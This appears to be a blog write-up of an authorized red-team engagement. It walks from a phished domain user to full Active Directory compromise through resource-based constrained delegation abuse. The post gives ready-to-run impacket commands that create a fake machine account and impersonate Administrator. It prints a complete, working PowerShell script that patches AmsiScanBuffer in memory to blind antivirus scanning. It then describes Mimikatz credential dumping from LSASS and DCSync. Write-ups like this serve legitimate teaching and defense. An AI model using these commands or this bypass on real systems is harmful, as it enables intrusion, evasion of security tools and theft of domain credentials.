
Introduction
Peace be upon all of you! This post is different from my usual content, as it documents my first redteam engagement where I eventually obtained Domain Administrator privileges within the target organization. Starting from a phishing attack, then abusing RBCD, and finally evading the deployed protections to extract credentials from memory and obtain high-privileged access.
Starting Position
After the phishing campaign succeeded, I obtained credentials for a domain user account. The account itself was nothing special — no privileged group memberships, no interesting delegations, just a regular employee account. But enumeration revealed something far more valuable: this account had specific ACL permissions over more than 50 computer objects in the domain.
Specifically, the account had (Write Account Restrictions - All Extended Rights)
These permissions are powerful in the right context. They allow you to modify attributes on computer accounts and potentially abuse delegation settings or manipulate computer objects in ways that can lead to privilege escalation.

While reviewing the list of controlled computers, I noticed that three of them had active sessions belonging to high-privileged administrative users. One of these sessions belonged to a member of the Domain Admins group.
Here is a simplified graph of my position at this point:

Discovering a Path Through RBCD
The challenge was gaining administrative access to these machines to extract those credentials. Since I controlled the computer accounts via ACLs, I could abuse Resource-Based Constrained Delegation (RBCD) to authenticate as any user (including Domain Admins) to those machines.
RBCD allows a computer to specify which accounts are trusted to delegate authentication on its behalf. By modifying the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on the target computer, I could configure it to trust a machine account that I control — even a fake one I create myself.
The attack path was straightforward:
- Create a fake computer account in the domain
- Configure RBCD on the target computer to trust the fake account
- Request a Kerberos ticket as the fake computer, impersonating a Domain Admin
- Authenticate to the target with full administrative privileges
First, I verified that regular domain users could create machine accounts (the default quota is 10):
1
2
# Check if we can create a machine account
Get-DomainObject -Domain org.com -Properties ms-DS-MachineAccountQuota -DomainController 10.10.10.10
Then I created the fake machine account:
1
2
# Creating Machine Account
addcomputer.py -computer-name 'Fake-PC' -computer-pass 'password' -dc-ip 10.10.10.10 ORG.COM/compromised_user:'password'

Next, I modified the target computer’s msDS-AllowedToActOnBehalfOfOtherIdentity attribute to trust my fake machine account:
1
rbcd.py -ts -dc-ip 10.10.10.10 -delegate-to 'Target-PC$' -delegate-from 'Fake-PC$' ORG.COM/compromised_user:'password' -action write

At this point, the fake machine account became trusted and could be leveraged to gain administrative access to the target system by requesting a Kerberos service ticket (TGS) to impersonate a Domain Administrator user on the machine configured for RBCD.
Finally, I requested a Kerberos service ticket (TGS) as the fake computer, impersonating the Domain Administrator:
1
2
3
4
5
# To access the SMB Service
getST.py -spn CIFS/Target-PC.ORG.COM -impersonate Administrator -dc-ip 10.10.10.10 ORG.COM/'Fake-PC':'password'

# To access the WinRM Service
getST.py -spn HTTP/Target-PC.ORG.COM -impersonate Administrator -dc-ip 10.10.10.10 ORG.COM/'Fake-PC':'password'

Checking our access to the target machine using the CIFS ticket:

Awesome, now we can use the HTTP ticket to authenticate to the target machine via WinRM with full local administrative access.
Enumerating the Target Defenses
After gaining access to one of the target computers via WinRM as local admin and before attempting any credential dumping, I needed to understand what I was up against. So I enumerated the installed security software:

The output confirmed that Symantec Endpoint Protection 14.3 RU7 (Version 14.3.9681.x) agent is installed and running on the machine. This version was released in March 2023 and it was not an outdated or misconfigured AV — this was a modern, actively maintained endpoint protection platform.

Before attempting any bypass techniques, I first considered simpler approaches such as disabling or uninstalling the protection. However, this was not possible in practice, as the agent was actively enforced on the system and managed centrally by a Domain Administrator.
In addition to the local restrictions, Symantec Endpoint Protection includes built-in self-protection mechanisms designed to prevent tampering, stopping services, or uninstalling the software from an endpoint without proper administrative control either via password or a specific policy.

On top of that, this is not a practical approach in a red team exercise, as such actions are likely to trigger alerts in the SOC and quickly lead to the compromise being detected and the access being burned.
I tried to run an obfuscated version of Mimikatz directly to memory inside the WinRM session but this was getting caught by AMSI.

Antimalware Scan Interface
AMSI is not an antivirus itself. It is a scanning interface built into Windows 10+ and Server 2016+ that sits between PowerShell (and other script interpreters) and the installed antivirus engine. When you run a PowerShell command or load a script, AMSI hands the content to the installed AV before execution (whether it is windows defender or any other installed AV). The AV scans it, and if it detects anything malicious, it blocks execution before the code ever runs.
This makes traditional in-memory attacks significantly harder because the payload is scanned before it reaches memory. Even obfuscated scripts or reflective loaders get caught if AMSI is functioning properly.
AMSI works by exposing a set of functions (AmsiScanBuffer, AmsiScanString, etc.) that PowerShell calls automatically. The antivirus registers a provider with AMSI, and when a script runs, AMSI passes the buffer to the registered provider for inspection.

The key insight here is that AMSI is part of the PowerShell process itself. If I was able to disable or bypass AMSI within the PowerShell session before loading Mimikatz, the AV never gets a chance to scan the payload.
Defeating the Defenses
AMSI bypasses have been researched extensively, and many public techniques exist. After trying multiple public bypasses, I eventually found one that worked: AMSIBypassPatch by okankurtuluss. Credit to the author for this excellent script.
Here is the full script:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
function Disable-Protection {
    $k = @"
using System;
using System.Runtime.InteropServices;
public class P {
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32.dll")]
    public static extern IntPtr GetModuleHandle(string lpModuleName);
    [DllImport("kernel32.dll")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
    public static bool Patch() {
        IntPtr h = GetModuleHandle("a" + "m" + "s" + "i" + ".dll");
        if (h == IntPtr.Zero) return false;
        IntPtr a = GetProcAddress(h, "A" + "m" + "s" + "i" + "S" + "c" + "a" + "n" + "B" + "u" + "f" + "f" + "e" + "r");
        if (a == IntPtr.Zero) return false;
        UInt32 oldProtect;
        if (!VirtualProtect(a, (UIntPtr)5, 0x40, out oldProtect)) return false;
        byte[] patch = { 0x31, 0xC0, 0xC3 };
        Marshal.Copy(patch, 0, a, patch.Length);
        return VirtualProtect(a, (UIntPtr)5, oldProtect, out oldProtect);
    }
}
"@
    Add-Type -TypeDefinition $k
    $result = [P]::Patch()
    if ($result) {
        Write-Output "Protection Disabled"
    } else {
        Write-Output "Failed to Disable Protection"
    }
}

Disable-Protection
This script directly patches the AmsiScanBuffer function in memory using Windows API calls. Here is how it works at a high level:
- Locate amsi.dll in memory using
GetModuleHandle - Find the
AmsiScanBufferfunction address usingGetProcAddress - Change memory protection to writable using
VirtualProtect - Write a 3-byte patch at the function entry point:
0x31 0xC0→xor eax, eax(sets return value to 0, meaning “clean”)0xC3→ret(return immediately)
- Restore original memory protection to avoid detection
The result is that AmsiScanBuffer always returns 0 (indicating no threat) without ever actually scanning the buffer. From the antivirus perspective, AMSI appears to be functioning normally — it is just reporting everything as clean.

Great!! The bypass was successful. Symantec did not flag the obfuscated bypass script itself, and once executed, AMSI stopped inspecting subsequent PowerShell commands in that session.
Then I used Invoke-Mimikatz to reflectively load Mimikatz entirely in memory and dumped credentials from LSASS.


Among the extracted credentials was a plaintext password for a domain account that belonged to both the Administrators group and the Domain Admins group.
This account also had DCSync rights over the entire domain, meaning I could remotely extract the krbtgt hash and any other credentials from the domain controller without needing direct access to it.
The Complete Chain
- Phishing: Compromised domain user account.
- ACL Enumeration: Discovered Write Account Restrictions + All Extended Rights over 50+ computers.
- RBCD Abuse: Created fake computer, configured delegation, obtained admin access to target machines.
- Defense Evasion: Patched AmsiScanBuffer in memory to disable scanning.
- Credential Dumping: Loaded Mimikatz, extracted Domain Admin credentials.
- DCSync: Full domain compromise.
Here is a simplified summary of the attack path from bloodhound:
Conclusion
Actually this was one of those experiences that stays in your mind for a long time, and it felt incredible to see what I had spent months learning come together in a real engagement.
I hope you enjoyed reading this post, and as always, feel free to reach out if you have any questions or feedback. PEACE!